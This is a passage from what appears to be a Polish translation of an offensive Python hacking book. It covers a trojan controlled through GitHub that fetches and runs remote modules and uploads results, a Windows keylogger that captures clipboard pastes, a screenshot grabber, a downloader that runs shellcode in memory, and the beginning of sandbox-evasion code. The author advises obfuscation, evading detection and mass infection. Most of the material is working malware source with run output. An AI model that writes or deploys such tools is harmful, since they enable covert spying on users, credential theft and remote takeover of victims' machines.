Kod powinien zostać wysłany do repozytorium GitHub. Jeśli chcesz się upewnić, to możesz się zalogować i to sprawdzić! Dokładnie w ten sam sposób możesz postępować przy pisaniu programów w przyszłości. Utworzenie bardziej zaawansowanych modułów pozostawiam jako zadanie domowe do samodzielnego wykonania. Jeśli będziesz mieć kilkaset wdrożonych trojanów, możesz wysyłać nowe moduły do repozytorium GitHub i sprawdzać, czy dobrze działają, włączając je w pliku konfiguracyjnym lokalnej wersji wirusa. W ten sposób wszystkie trojany przed wdrożeniem na zdalnej maszynie można przetestować w kontrolowanym środowisku.

Konfiguracja trojana

Chcemy mieć możliwość zlecania naszemu trojanowi różnych zadań przez pewien czas. W związku z tym musimy jakoś się z nim komunikować, aby poinformować go, które moduły ma uruchomić. Do tego celu wykorzystamy pliki konfiguracyjne, przy użyciu których będziemy też mogli w razie potrzeby usypiać trojana (nie dając mu żadnych zadań). Każdy wdrożony wirus powinien mieć identyfikator odróżniający go od innych wirusów, abyśmy wiedzieli, skąd pochodzą przychodzące dane, oraz abyśmy mogli kontrolować każdy wirus osobno. Skonfigurujemy trojana tak, aby szukał w katalogu *config* pliku o nazwie *IDENTYFIKATOR.json* zawierającego kod w formacie JSON, który można przekonwertować na słownik Pythona. Format JSON umożliwia także łatwą zmianę ustawień konfiguracyjnych. Otwórz katalog *config* i utwórz w nim plik o nazwie *abc.json* z następującą zawartością:

```
[
    {
     "module" : "dirlister"
    },
    {
     "module" : "environment"
    }
]
```

Jest to prosta lista modułów, które chcemy uruchamiać przez naszego trojana. Później pokażę, jak wczytać ten dokument i włączać moduły za pomocą iteracji przez zawarte w nim opcje. Jeśli zastanawiasz się, jakie opcje byłyby przydatne w modułach, to możesz pomyśleć o ustawianiu czasu wykonywania i liczby uruchomień oraz przekazywaniu argumentów. Przejdź do wiersza poleceń i wykonaj poniższe polecenie w katalogu głównym repozytorium.

```
$ git add .
$ git commit -m "Dodanie prostych opcji konfiguracji."
$ git push origin master
Username: ********
Password: ********
```

Przedstawiony dokument konfiguracyjny jest bardzo prosty. Zawiera listę słowników informujących trojana, jakie moduły ma zaimportować i uruchomić. Gdy będziesz pracować nad systemem szkieletowym, możesz dodać jeszcze inne ustawienia, jak np. metody wykradania danych, o których jest mowa w rozdziale 9. Skoro mamy pliki konfiguracyjne i proste moduły do wykonania, możemy zacząć pracę nad główną częścią trojana.

Budowa trojana komunikującego się z portalem GitHub

Teraz utworzymy właściwego trojana, który będzie pobierał opcje konfiguracyjne i kod do wykonania z portalu GitHub. Pierwszą czynnością jest napisanie mechanizmów obsługujących połączenie, uwierzytelnianie i komunikację z interfejsem API GitHub. Utwórz plik o nazwie *git_trojan.py* i wpisz do niego poniższy kod:

```
import json
import base64
import sys
import time
import imp
import random
import threading
import Queue
import os

from github3 import login

❶ trojan_id = "abc"

trojan_config = "%s.json" % trojan_id
data_path     = "data/%s/" % trojan_id
trojan_modules= []
task_queue    = Queue.Queue()
configured    = False
```

Jest to prosty kod z podstawową konfiguracją i instrukcjami importującymi niezbędne składniki, który po skompilowaniu nie powinien mieć dużego rozmiaru. Napisałem, że nie powinien, ponieważ większość plików binarnych Pythona skompilowanych przy użyciu narzędzia py2exe[2] ma około 7 MB. Jedyna godna

[2] Narzędzie py2exe można znaleźć na stronie *http://www.py2exe.org/*.

bliższej uwagi rzecz to zmienna `trojan_id` ❶ zawierająca identyfikator trojana. Gdybyś chciał rozwinąć ten program do rozmiaru botnetu, to przyda Ci się możliwość generowania trojanów, ustawiania ich identyfikatorów, automatycznego tworzenia plików konfiguracyjnych wysyłanych do serwisu GitHub oraz kompilowania trojanów do postaci pliku wykonywalnego. Ale w tej książce nie opisuję metod tworzenia botnetów. Użyj swojej wyobraźni.

Teraz wyślemy kod do repozytorium GitHub.

```
def connect_to_github():
    gh = login(username="blackhatpythonbook",password="justin1234")
    repo = gh.repository("blackhatpythonbook","chapter7")
    branch = repo.branch("master")

    return gh,repo,branch

def get_file_contents(filepath):

    gh,repo,branch = connect_to_github()
    tree = branch.commit.commit.tree.recurse()

    for filename in tree.tree:

        if filepath in filename.path:
            print "[*] Znaleziono plik %s" % filepath
            blob = repo.blob(filename._json_data['sha'])
            return blob.content

    return None

def get_trojan_config():
    global configured
    config_json   = get_file_contents(trojan_config)
    config        = json.loads(base64.b64decode(config_json))
    configured    = True

    for task in config:

        if task['module'] not in sys.modules:

            exec("import %s" % task['module'])

    return config

def store_module_result(data):

    gh,repo,branch = connect_to_github()
    remote_path = "data/%s/%d.data" % (trojan_id,random.randint(1000,100000))
    repo.create_file(remote_path,"Wiadomość o zatwierdzeniu",base64.
    ↪b64encode(data))

    return
```

Te cztery funkcje obsługują podstawową komunikację między trojanem a serwisem GitHub. Funkcja `connect_to_github` uwierzytelnia użytkownika w repozytorium i zapisuje bieżące obiekty `repo` i `branch` dla innych funkcji. Pamiętaj że w prawdziwym programie należałoby maksymalnie zaciemnić tę procedurę uwierzytelniania. Ponadto warto rozważyć, do czego każdy trojan w repozytorium ma dostęp, tak aby jeśli wirus zostanie wykryty, ktoś nie mógł go wykorzystać do usunięcia wszystkich zdobytych przez nas danych. Funkcja `get_file_contents` służy do pobierania plików ze zdalnego repozytorium i odczytywania ich zawartości lokalnie. Przy jej użyciu będziemy wczytywać opcje konfiguracyjne, jak również odczytywać kod źródłowy modułów. Funkcja `get_trojan_config` służy do pobierania z repozytorium dokumentów konfiguracyjnych, zawierających wskazówki dotyczące tego, które moduły trojan ma uruchomić. I ostatnia funkcja, `store_module_result`, wysyła zgromadzone dane na nasze konto. Teraz utworzymy hak importu pozwalający importować zdalne pliki z repozytorium GitHub.

Hakowanie funkcji importu Pythona

Skoro dotarłeś do tej strony, to wiesz, że do pobierania zewnętrznych bibliotek do programów w Pythonie służy instrukcja `import`. Podobną, ale nieco rozszerzoną funkcjonalność chcemy mieć też w naszym trojanie. Mówiąc dokładniej, chcemy sprawić, aby po pobraniu zależności (np. z użyciem Scapy lub `netaddr`) nasz trojan udostępniał dany moduł wszystkim pozostałym modułom, które później dodamy. W Pythonie można modyfikować sposób importowania modułów, tak że jeśli jakiś moduł nie zostanie znaleziony lokalnie, następuje wywołanie klasy importowej, która umożliwia pobranie potrzebnej biblioteki ze zdalnego repozytorium. Należy tylko dodać własną klasę do listy `sys.meta_path`[3]. Zatem teraz napiszemy własną klasę ładującą zależności. Jej kod źródłowy znajduje się poniżej:

```
class GitImporter(object):

    def __init__(self):
        self.current_module_code = ""

    def find_module(self,fullname,path=None):
        if configured:
            print "[*] Próba pobrania %s" % fullname
❶           new_library = get_file_contents("modules/%s" % fullname)

            if new_library is not None:
❷               self.current_module_code = base64.b64decode(new_library)
                return self

        return None
```

[3] Na stronie *http://xion.org.pl/2012/05/06/hacking-python-imports/* znajduje się doskonałe objaśnienie tej techniki napisane przez Karola Kuczmarskiego.

```
    def load_module(self,name):

❸       module = imp.new_module(name)
❹       exec self.current_module_code in module.__dict__
❺       sys.modules[name] = module

        return module
```

Za każdym razem gdy interpreter próbuje załadować niedostępny moduł, wykorzystana zostaje klasa `GitImporter`. Najpierw wywoływana jest funkcja `find_module`, która ma za zadanie zlokalizować moduł. Przekazujemy to wywołanie do naszego ładowacza zdalnych plików ❶ i jeśli dany plik znajduje się w naszym repozytorium, kodujemy jego zawartość algorytmem base64 i zapisujemy ją w naszej klasie ❷. Zwrot `self` oznacza dla interpretera Pythona, że znaleźliśmy moduł i że można wywołać funkcję `load_module` w celu jego załadowania. Przy użyciu macierzystego modułu `imp` najpierw tworzymy nowy pusty obiekt modułu ❸, a potem wstawiamy do niego kod pobrany z GitHub ❹. Ostatnią czynnością jest dodanie utworzonego modułu do listy `sys.modules` ❺, aby znajdowały go kolejne instrukcje importu. Pozostało nam już tylko dokończenie trojana i sprawdzenie, czy działa.

```
def module_runner(module):

    task_queue.put(1)
❶   result = sys.modules[module].run()
    task_queue.get()

    # Zapisuje wynik w repozytorium
❷   store_module_result(result)

    return


# główna pętla trojana
❸ sys.meta_path = [GitImporter()]

while True:

    if task_queue.empty():

❹       config = get_trojan_config()

        for task in config:
❺           t = threading.Thread(target=module_runner,args=(task['module'],))
            t.start()
            time.sleep(random.randint(1,10))

    time.sleep(random.randint(1000,10000))
```

Przed rozpoczęciem pętli głównej aplikacji dodajemy do programu nasz importer modułów ❸. Pierwszą czynnością jest pobranie pliku konfiguracyjnego z repozytorium ❹, a następną — uruchomienie modułu w osobnym wątku ❺. W funkcji `module_runner` wywołujemy funkcję `run` modułu ❶, aby uruchomić jego kod. Wynik działania modułu powinien być zapisany w łańcuchu, który przesyłamy do naszego repozytorium ❷. Na koniec usypiamy program na losową ilość czasu, aby zmylić sieciowe algorytmy analizy wzorów zachowań. Oczywiście aby ukryć swoje niecne intencje, można też stworzyć trochę ruchu do strony *Google.com* i zrobić kilka innych rzeczy. Teraz sprawdzimy, jak nasz trojan spisuje się w praktyce!

Czy to w ogóle działa

Bierzemy naszą ślicznotkę na przejażdżkę w wierszu poleceń.

OSTRZEŻENIE *Jeśli w plikach lub zmiennych środowiskowych przechowujesz poufne dane, to pamiętaj, że w bezpłatnym repozytorium GitHub będą one widoczne dla całego świata. Pamiętaj, że ostrzegałem — no i oczywiście możesz też zastosować techniki szyfrowania opisane w rozdziale 9.*

```
$ python git_trojan.py
[*] Znaleziono plik abc.json
[*] Próba pobrania dirlister
[*] Znaleziono plik modules/dirlister
[*] Próba pobrania environment
[*] Znaleziono plik modules/environment
[*] W module dirlister.
[*] W module environment.
```

Doskonale. Trojan połączył się z moim repozytorium, pobrał plik konfiguracyjny oraz pobrał dwa moduły ustawione w tym pliku i uruchomił je.

Teraz wróć do wiersza poleceń i wykonaj poniższe polecenie:

```
$ git pull origin master
From https://github.com/blackhatpythonbook/chapter7
 * branch master -> FETCH_HEAD
Updating f4d9c1d..5225fdf
Fast-forward
 data/abc/29008.data | 1 +
 data/abc/44763.data | 1 +
 2 files changed, 2 insertions(+), 0 deletions(-)
 create mode 100644 data/abc/29008.data
 create mode 100644 data/abc/44763.data
```

Znakomicie! Trojan przesłał wyniki zwrócone przez nasze dwa moduły.

Opisane rozwiązanie można rozszerzyć i udoskonalić na wiele sposobów. Na dobry początek warto zastosować szyfrowanie wszystkich modułów, danych konfiguracyjnych i wykradzionych informacji. Jeśli zamierzasz dokonywać infekcji na masową skalę, musisz zautomatyzować zarządzanie pobieraniem danych, aktualizowanie plików konfiguracyjnych oraz tworzenie nowych trojanów. Przy dodawaniu kolejnych składników funkcjonalności trzeba też rozszerzyć mechanizm ładowania dynamicznych i skompilowanych bibliotek Pythona. Teraz utworzymy kilka samodzielnych zadań trojana. Jako pracę domową pozostawiam ich integrację z trojanem w GitHub.

8

Popularne zadania trojanów w systemie Windows

Większość trojanów wykonuje pewne typowe czynności, takie jak rejestrowanie naciskanych klawiszy, robienie zrzutów ekranu oraz wykonywanie kodu w konsoli w celu dostarczenia interaktywnej sesji dla takich narzędzi jak CANVAS czy Metasploit. W rozdziale tym opisuję właśnie techniki wykonywania tych czynności. Na zakończenie przedstawiam jeszcze metody wykrywania piaskownicy w celu dowiedzenia się, czy nasz program nie jest wykonywany w środowisku antywirusowym lub śledczym. Moje moduły będzie można łatwo zmodyfikować i będą działać w naszym systemie szkieletowym. W dalszym rozdziałach poznasz sposoby przeprowadzania ataków typu „człowiek w przeglądarce" oraz metody zwiększania uprawnień. Zastosowanie każdej techniki wymaga pewnego wysiłku i jest obarczone ryzykiem wykrycia przez użytkownika lub antywirus. Dlatego po wdrożeniu trojana zalecam stworzenie dokładnego modelu celu ataku, aby wszystkie nowe moduły móc testować we własnym środowisku przed ich wysłaniem do pracy. Na początek stworzymy prosty program do rejestrowania naciskanych klawiszy.

Rejestrowanie naciskanych klawiszy

Rejestrowanie naciskanych przez użytkownika klawiszy to jedna z najstarszych sztuczek opisanych w tej książce, która wciąż jest stosowana z różnym powodzeniem. Jej popularność wynika z tego, że pozwala niezwykle efektywnie przechwytywać poufne informacje, takie jak dane poświadczające lub rozmowy.

Doskonałym narzędziem do przechwytywania wszystkich naciśnięć klawiszy jest biblioteka Pythona o nazwie `PyHook`[1]. Wykorzystuje ona macierzystą funkcję systemu Windows `SetWindowsHookEx`, która pozwala na zainstalowanie zdefiniowanej przez użytkownika funkcji, która ma być wywoływana dla określonych zdarzeń mających miejsce w systemie. Rejestrując uchwyt dla zdarzeń klawiatury, można przechwycić wszystkie zdarzenia naciśnięcia klawisza w maszynie docelowej. Dodatkowo dobrze jest wiedzieć, do jakiego procesu te zdarzenia się odnoszą, aby móc zdobyć nazwy użytkownika, hasła i inne cenne informacje. Biblioteka `PyHook` załatwia wszystkie niskopoziomowe sprawy, więc nam pozostaje tylko dopisanie podstawowej logiki rejestratora klawiszy. Utwórz więc plik o nazwie *keylogger.py* i wpisz do niego poniższy kod:

```
from ctypes import *
import pythoncom
import pyHook
import win32clipboard

user32   = windll.user32
kernel32 = windll.kernel32
psapi    = windll.psapi
current_window = None

def get_current_process():

    # uchwyt do pierwszoplanowego okna
❶   hwnd = user32.GetForegroundWindow()

    # sprawdzenie identyfikatora procesu
    pid = c_ulong(0)
❷   user32.GetWindowThreadProcessId(hwnd, byref(pid))

    # zapisanie identyfikatora bieżącego procesu
    process_id = "%d" % pid.value

    # pobranie pliku wykonywalnego
    executable = create_string_buffer("\x00" * 512)
❸   h_process = kernel32.OpenProcess(0x400 | 0x10, False, pid)

❹   psapi.GetModuleBaseNameA(h_process,None,byref(executable),512)
```

[1] Bibliotekę `PyHook` można pobrać ze strony *http://sourceforge.net/projects/pyhook/*.

```
        # odczytanie jego tytułu
        window_title = create_string_buffer("\x00" * 512)
❺       length = user32.GetWindowTextA(hwnd, byref(window_title),512)

        # wydruk nagłówka, jeśli jesteśmy w odpowiednim procesie
        print
❻       print "[ PID: %s - %s - %s ]" % (process_id, executable.value,
        ↪window_title.value)
        print


        # zamknięcie uchwytów
        kernel32.CloseHandle(hwnd)
        kernel32.CloseHandle(h_process)
```

Utworzyliśmy kilka zmiennych pomocniczych i funkcję przechwytującą aktywne okno wraz z jego identyfikatorem procesu. Najpierw wywołujemy funkcję `GetForeGroundWindow` ❶, która zwraca uchwyt do aktywnego okna w docelowym komputerze. Następnie przekazujemy ten uchwyt do funkcji `GetWindowThread ↪ProcessId` ❷ w celu sprawdzenia identyfikatora procesu okna. Później otwieramy ten proces ❸ i przy użyciu otrzymanego uchwytu do procesu znajdujemy nazwę pliku wykonywalnego tego procesu ❹. Ostatnią czynnością jest pobranie tekstu paska tytułu za pomocą funkcji `GetWindowTextA` ❺. Na końcu naszej funkcji pomocniczej drukujemy wszystkie informacje ❻ w zgrabnej formie, aby dokładnie widzieć, które klawisze zostały naciśnięte w poszczególnych procesach i oknach. Teraz możemy dodać część główną naszego rejestratora.

```
def KeyStroke(event):

    global current_window

    # sprawdzenie, czy cel ataku zamknął okna
❶   if event.WindowName != current_window:
        current_window = event.WindowName
        get_current_process()

    # Jeśli naciśnięto standardowy klawisz
❷   if event.Ascii > 32 and event.Ascii < 127:
        print chr(event.Ascii),
    else:
        # Jeśli naciśnięto skrót Ctrl-V, pobieramy wartość ze schowka
        # dodane przez Dana Frischa w 2014 r.
❸       if event.Key == "V":
            win32clipboard.OpenClipboard()
            pasted_value = win32clipboard.GetClipboardData()
            win32clipboard.CloseClipboard()
            print "[WKLEJ] - %s" % (pasted_value),
        else:
            print "[%s]" % event.Key,
```

```
    # przekazanie wykonywania do następnego zarejestrowanego uchwytu
    return True

# utworzenie i zarejestrowanie menedżera uchwytów
❹ kl         = pyHook.HookManager()
❺ kl.KeyDown = KeyStroke

# zarejestrowanie uchwytu i jego wykonywanie w nieskończoność
❻ kl.HookKeyboard()
pythoncom.PumpMessages()
```

To wszystko! Definiujemy nasz moduł `PyHook` — `HookManager` ❹ i wiążemy zdarzenie `KeyDown` z naszą funkcją zwrotną `KeyStroke` ❺. Następnie nakazujemy bibliotece `PyHook` śledzić wszystkie naciśnięcia klawiszy i kontynuować wykonywanie. Gdy użytkownik zaatakowanego komputera naciśnie jakiś klawisz, zostanie wywołana nasza funkcja `KeyStroke` z obiektem zdarzenia jako jedynym parametrem. Pierwszą naszą czynnością będzie sprawdzenie, czy użytkownik zmienił okno ❶, i jeśli tak, pobieramy nazwę nowego okna oraz informacje o jego procesie. Następnie sprawdzamy zdarzenie naciśnięcia klawisza ❷ i jeżeli wpisany znak należy do drukowalnego podzbioru zestawu ASCII, po prostu go drukujemy. Jeżeli został naciśnięty klawisz specjalny (np. *Shift*, *Ctrl* lub *Alt*) albo niestandardowy, pobieramy jego nazwę z obiektu zdarzenia. Ponadto sprawdzamy, czy użytkownik wykonuje operację wklejania ❸, i jeśli tak, to zrzucamy zawartość schowka. Funkcja zwrotna na koniec zwraca wartość `True`, aby pozwolić następnemu uchwytowi w łańcuchu — jeśli taki istnieje — przetwarzanie zdarzenia. Sprawdźmy, jak to działa w praktyce!

Czy to w ogóle działa

Możemy bardzo łatwo przetestować nasz rejestrator. Wystarczy go uruchomić i normalnie pracować w systemie Windows. Skorzystaj z przeglądarki internetowej, kalkulatora i dowolnej innej aplikacji oraz obserwuj wyniki w konsoli. Niedoskonałości formatowania przedstawionych poniżej wyników wynikają z ograniczeń formatu książki.

```
C:\>python keylogger-hook.py
[ PID: 3836 - cmd.exe - C:\WINDOWS\system32\cmd.exe - c:\Python27\python.exe
↪key logger-hook.py ]
t e s t
[ PID: 120 - IEXPLORE.EXE - Bing - Microsoft Internet Explorer ]
w w w . n o s t a r c h . c o m [Return]
[ PID: 3836 - cmd.exe - C:\WINDOWS\system32\cmd.exe - c:\Python27\python.exe
↪keylogger-hook.py ]
[Lwin] r
[ PID: 1944 - Explorer.EXE - Run ]
c a l c [Return]
[ PID: 2848 - calc.exe - Calculator ]
1 [Lshift] + 1 =
```

Jak widać w oknie głównym, w którym działa rejestrator, wpisałem słowo *test*. Potem uruchomiłem przeglądarkę Internet Explorer, wszedłem na stronę *www.nostarch.com* i włączyłem kilka innych programów. Stwierdzam, że możesz dodać rejestrację klawiszy do swojego zestawu sztuczek hakerskich. Przejdźmy więc do robienia zrzutów ekranu.

Robienie zrzutów ekranu

Większość systemów złośliwego oprogramowania i testów penetracyjnych ma możliwość robienia zrzutów ekranu na komputerze docelowym. To pozwala na robienie zdjęć, rejestrowanie klatek filmów oraz przechwytywanie w ten sposób różnych poufnych informacji, których nie da się zdobyć za pomocą rejestratora pakietów ani klawiszy. My do tego celu możemy wykorzystać pakiet PyWin32 (zobacz podrozdział „Instalacja potrzebnych narzędzi" w rozdziale 10.) służący do wywoływania funkcji macierzystego interfejsu API Windows.

Nasz mechanizm robienia zrzutów ekranu będzie wykorzystywał interfejs GDI (ang. *Graphics Device Interface*) systemu Windows do określania pewnych właściwości, takich jak rozmiar ekranu, i robienia zrzutów. Niektóre programy tego typu pobierają tylko obraz aktualnie aktywnego okna lub używanej aplikacji, ale my chcemy robić zrzuty całego ekranu. Utwórz więc plik o nazwie *screenshotter.py* i wpisz w nim poniższy kod:

```
import win32gui
import win32ui
import win32con
import win32api

# utworzenie uchwytu do głównego okna pulpitu
❶ hdesktop = win32gui.GetDesktopWindow()

# sprawdzenie rozmiaru w pikselach wszystkich monitorów
❷ width = win32api.GetSystemMetrics(win32con.SM_CXVIRTUALSCREEN)
height = win32api.GetSystemMetrics(win32con.SM_CYVIRTUALSCREEN)
left = win32api.GetSystemMetrics(win32con.SM_XVIRTUALSCREEN)
top = win32api.GetSystemMetrics(win32con.SM_YVIRTUALSCREEN)

# utworzenie kontekstu urządzenia
❸ desktop_dc = win32gui.GetWindowDC(hdesktop)
img_dc = win32ui.CreateDCFromHandle(desktop_dc)

# utworzenie kontekstu urządzenia w pamięci
❹ mem_dc = img_dc.CreateCompatibleDC()

# utworzenie obiektu bitmapowego
❺ screenshot = win32ui.CreateBitmap()
screenshot.CreateCompatibleBitmap(img_dc, width, height)
mem_dc.SelectObject(screenshot)
```

```
    # skopiowanie ekranu do kontekstu urządzenia w pamięci
❻ mem_dc.BitBlt((0, 0), (width, height), img_dc, (left, top), win32con.SRCCOPY)

❼ # zapisanie bitmapy w pliku
    screenshot.SaveBitmapFile(mem_dc, 'c:\\WINDOWS\\Temp\\screenshot.bmp')

    # zwolnienie obiektów
    mem_dc.DeleteDC()
    win32gui.DeleteObject(screenshot.GetHandle())
```

Zobaczmy, co ten skrypt robi. Najpierw tworzymy uchwyt do całego pulpitu ❶, który obejmuje cały widoczny obszar na wielu monitorach. Następnie sprawdzamy rozmiar ekranu (lub ekranów) ❷, aby określić wymiary zrzutu. Później tworzymy kontekst urządzenia[2] przy użyciu funkcji `GetWindowDC` ❸, której przekazujemy nasz uchwyt do pulpitu. Potem musimy utworzyć kontekst urządzenia w pamięci ❹, w którym będziemy przechowywać nasz zrzut ekranu do momentu zapisania bajtów bitmapy w pliku. Następnie tworzymy obiekt bitmapy ❺, który ustawiamy na kontekst urządzenia naszego pulpitu. Funkcja `SelectObject` ustawia pamięciowy kontekst urządzenia na obiekt bitmapy. Przy użyciu funkcji `BitBlt` ❻ tworzymy bitową kopię obrazu pulpitu i zapisujemy ją w kontekście w pamięci. Jest to operacja podobna do wywołania funkcji `memcpy` dla obiektów GDI. Ostatnią czynnością jest zrzucenie obrazu na dysk ❼. Skrypt ten można łatwo przetestować. Wystarczy go uruchomić w wierszu poleceń i poszukać w folderze *C:\Windows\Temp* pliku *screenshot.bmp*. Teraz przechodzimy do wykonywania kodu powłoki.

Wykonywanie kodu powłoki przy użyciu Pythona

Czasami trzeba skomunikować się z jednym z komputerów docelowych albo zastosować jeden z ulubionych testów penetracyjnych lub eksploitów. Najczęściej, choć nie zawsze, trzeba w tym celu wykonać kod powłoki. Aby wykonać surowy kod powłoki, należy utworzyć w pamięci bufor i przy użyciu modułu `ctypes` utworzyć wskazujący to miejsce w pamięci wskaźnik do funkcji oraz wywołać tę funkcję. W poniższym przykładzie wykorzystamy bibliotekę `urllib2` do pobrania kodu powłoki z serwera sieciowego w formacie base64, który następnie wykonamy. Zaczynamy. Utwórz plik *shell_exec.py* i wpisz do niego poniższy kod:

```
import urllib2
import ctypes
import base64

# pobranie kodu powłoki z naszego serwera
url = "http://localhost:8000/shellcode.bin"
```

[2] Wszystkiego o kontekstach urządzeń i programowaniu przy użyciu interfejsu GDI dowiesz się na stronach MSDN: *http://msdn.microsoft.com/en-us/library/windows/desktop/dd183553(v=vs.85).aspx*.

```
❶ response = urllib2.urlopen(url)

    # dekodowanie
    shellcode = base64.b64decode(response.read())

    # utworzenie bufora w pamięci
❷ shellcode_buffer = ctypes.create_string_buffer(shellcode, len(shellcode))

    # utworzenie wskaźnika do funkcji wskazującego nasz kod
❸ shellcode_func   = ctypes.cast(shellcode_buffer, ctypes.CFUNCTYPE(ctypes.c_void_p))

    # wywołanie kodu powłoki
❹ shellcode_func()
```

Co ciekawego w tym kodzie? Najpierw pobieramy zaszyfrowany algorytmem base64 kod powłoki z serwera ❶. Następnie tworzymy bufor ❷ do przechowywania tego kodu po jego rozszyfrowaniu. Funkcja `ctypes cast` umożliwia rzutowanie bufora tak, aby zachowywał się jak wskaźnik do funkcji ❸, dzięki czemu możemy wywołać nasz kod powłoki w taki sam sposób, jakby był normalną funkcją Pythona. Na zakończenie wywołujemy nasz wskaźnik do funkcji, co powoduje wykonanie kodu powłoki ❹.

Czy to w ogóle działa

Możesz własnoręcznie napisać kod powłoki albo wygenerować go przy użyciu jednego z systemów do wykonywania pentestów, np. CANVAS lub Metasploit[3]. Ja do testów wybrałem kod zwrotny powłoki Windows x86 dla CANVAS. Zapisz surowy kod (nie bufor łańcuchów!) w pliku */tmp/shellcode.raw* w komputerze z Linuksem i wykonaj następujące polecenie:

```
justin$ base64 -i shellcode.raw > shellcode.bin
justin$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Zakodowaliśmy kod powłoki algorytmem base64 przy użyciu standardowego wiersza poleceń systemu Linux. Następną małą sztuczką jest wykorzystanie modułu `SimpleHTTPServer` w celu potraktowania bieżącego katalogu roboczego (w tym przypadku */tmp/*) jako głównego katalogu sieciowego. Wszelkie żądania plików będą obsługiwane automatycznie. Teraz przenieś swój skrypt *shell_exec.py* do maszyny wirtualnej z systemem Windows i wykonaj go. W terminalu Linuksa powinna pojawić się następująca informacja:

```
192.168.112.130 - - [12/Jan/2014 21:36:30] "GET /shellcode.bin HTTP/1.1" 200 -
```

[3] CANVAS to narzędzie komercyjne, więc lepiej jest skorzystać z następującego poradnika, opisującego jak wygenerować ładunki Metasploit: *http://www.offensive-security.com/metasploit-unleashed/Generating_Payloads*.

Oznacza to, że nasz skrypt pobrał kod powłoki z naszego prostego serwera sieciowego utworzonego przy użyciu modułu `SimpleHTTPServer`. Jeśli wszystko pójdzie dobrze, otrzymamy powłokę z powrotem i uruchomimy program *calc.exe*, wyświetlimy wiadomość lub zrobimy jeszcze coś innego.

Wykrywanie środowiska ograniczonego

Coraz więcej programów antywirusowych wykorzystuje ograniczone środowiska wykonawcze w celu sprawdzenia zachowania podejrzanych programów. Rozwiązania takie mogą działać zarówno w sieci, jak i bezpośrednio na komputerze docelowym i naszym zadaniem jest nie dać się im wykryć. Jest kilka sposobów na wykrycie, czy trojan działa w takim ograniczonym środowisku. Będziemy monitorować poczynania użytkownika komputera docelowego, a dokładniej będziemy śledzić kliknięcia myszą i naciśnięcia przycisków na klawiaturze.

Następnie dodamy proste mechanizmy wykrywające naciśnięcia klawiszy oraz pojedyncze i podwójne kliknięcia myszą. Ponadto skrypt nasz będzie próbował dowiedzieć się, czy operator środowiska ograniczonego wysyła wielokrotnie jakieś dane wejściowe (tzn. podejrzane następujące po sobie kliknięcia myszy), aby spróbować zareagować na podstawowe metody wykrywania środowiska ograniczonego. Porównamy ostatnią interakcję użytkownika z maszyną i czas, przez jaki ta maszyna jest uruchomiona, co powinno nam dać wskazówkę na temat tego, czy znajdujemy się w środowisku ograniczonym, czy nie. Typowy komputer jest używany na różne sposoby w ciągu dnia, natomiast ograniczone środowisko wykonawcze pozostaje nieruszane, ponieważ służy tylko jako automatyczne narzędzie do analizy złośliwego oprogramowania.

Potem możemy podjąć decyzję, czy kontynuować wykonywanie, czy nie. Zaczniemy od napisania kodu wykrywającego ograniczone środowisko wykonawcze. Utwórz plik *sandbox_detect.py* i wpisz w nim poniższy kod:

```
import ctypes
import random
import time
import sys

user32 = ctypes.windll.user32
kernel32 = ctypes.windll.kernel32

keystrokes      = 0
mouse_clicks    = 0
double_clicks   = 0
```

Są to główne zmienne, przy użyciu których będziemy śledzić liczbę kliknięć myszą i naciśnięć klawiszy. Później przyjrzymy się czasom zdarzeń myszy. Teraz utworzymy i przetestujemy mechanizm wykrywania czasu działania systemu oraz czasu, jaki upłynął od ostatniej interakcji z użytkownikiem. Dodaj poniższą funkcję do skryptu *sandbox_detect.py*:

```
class LASTINPUTINFO(ctypes.Structure):
    _fields_ = [("cbSize", ctypes.c_uint),
                ("dwTime", ctypes.c_ulong)
                ]

def get_last_input():

    struct_lastinputinfo = LASTINPUTINFO()
❶   struct_lastinputinfo.cbSize = ctypes.sizeof(LASTINPUTINFO)

    # sprawdzenie ostatniej zarejestrowanej interakcji
❷   user32.GetLastInputInfo(ctypes.byref(struct_lastinputinfo))

    # sprawdzenie czasu działania komputera
❸   run_time = kernel32.GetTickCount()

    elapsed = run_time - struct_lastinputinfo.dwTime

    print "[*] Od ostatniej interakcji minęło %d milisekund." % elapsed

    return elapsed

# KOD TESTOWY DO USUNIĘCIA PO TYM AKAPICIE!
❹ while True:
    get_last_input()
    time.sleep(1)
```

Zdefiniowaliśmy strukturę `LASTINPUTINFO`, w której będziemy przechowywać znacznik czasu (w milisekundach) ostatniego wykrytego w systemie zdarzenia wejściowego. Zwróć uwagę, że trzeba zainicjować zmienną `cbSize` ❶ rozmiarem tej struktury. Następnie wywołujemy funkcję `GetLastInputInfo` ❷, która wstawia do pola `struct_lastinputinfo.dwTime` znacznik czasu. Następnym krokiem jest sprawdzenie czasu działania systemu za pomocą funkcji `GetTickCount` ❸. Ostatni fragment kodu ❹ to prosty test pozwalający wywołać skrypt i poruszać myszą albo nacisnąć kilka klawiszy, aby sprawdzić, jak skrypt działa.

Później zdefiniujemy wartości graniczne dla tych zdarzeń interakcji z użytkownikiem. Ale najpierw warto zauważyć, że całkowity czas działania systemu i czas ostatniego zdarzenia interakcji z użytkownikiem również mogą być przydatne w aktualnie stosowanej technice. Na przykład jeżeli wiadomo, że ataki są przeprowadzane tylko metodą phishingu, to aby doszło do infekcji, prawie na pewno użytkownik musiał coś kliknąć lub wykonać inną czynność. To by oznaczało, że w ciągu ostatnich paru minut zanotowane powinny być dane dotyczące interakcji z użytkownikiem. Jeśli odkryjesz, że komputer działa od 10 minut, a ostatnia wykryta interakcja miała miejsce 10 minut temu, to możesz podejrzewać, że znajdujesz się w ograniczonym środowisku wykonawczym. Do wykrywania takich rzeczy potrzebny jest dobry i spójny trojan.

Tą samą techniką można sprawdzać, czy użytkownik jest aktywny, czy nie, ponieważ zrzuty ekranu powinno się raczej robić w czasie, gdy ktoś pracuje, a inne czynności, jak na przykład wysyłanie danych, można wykonywać, gdy nikogo przy komputerze nie ma. Ponadto z czasem można wykryć pewne wzorce zachowań użytkownika, aby przewidywać, kiedy najprawdopodobniej siedzi przed komputerem.

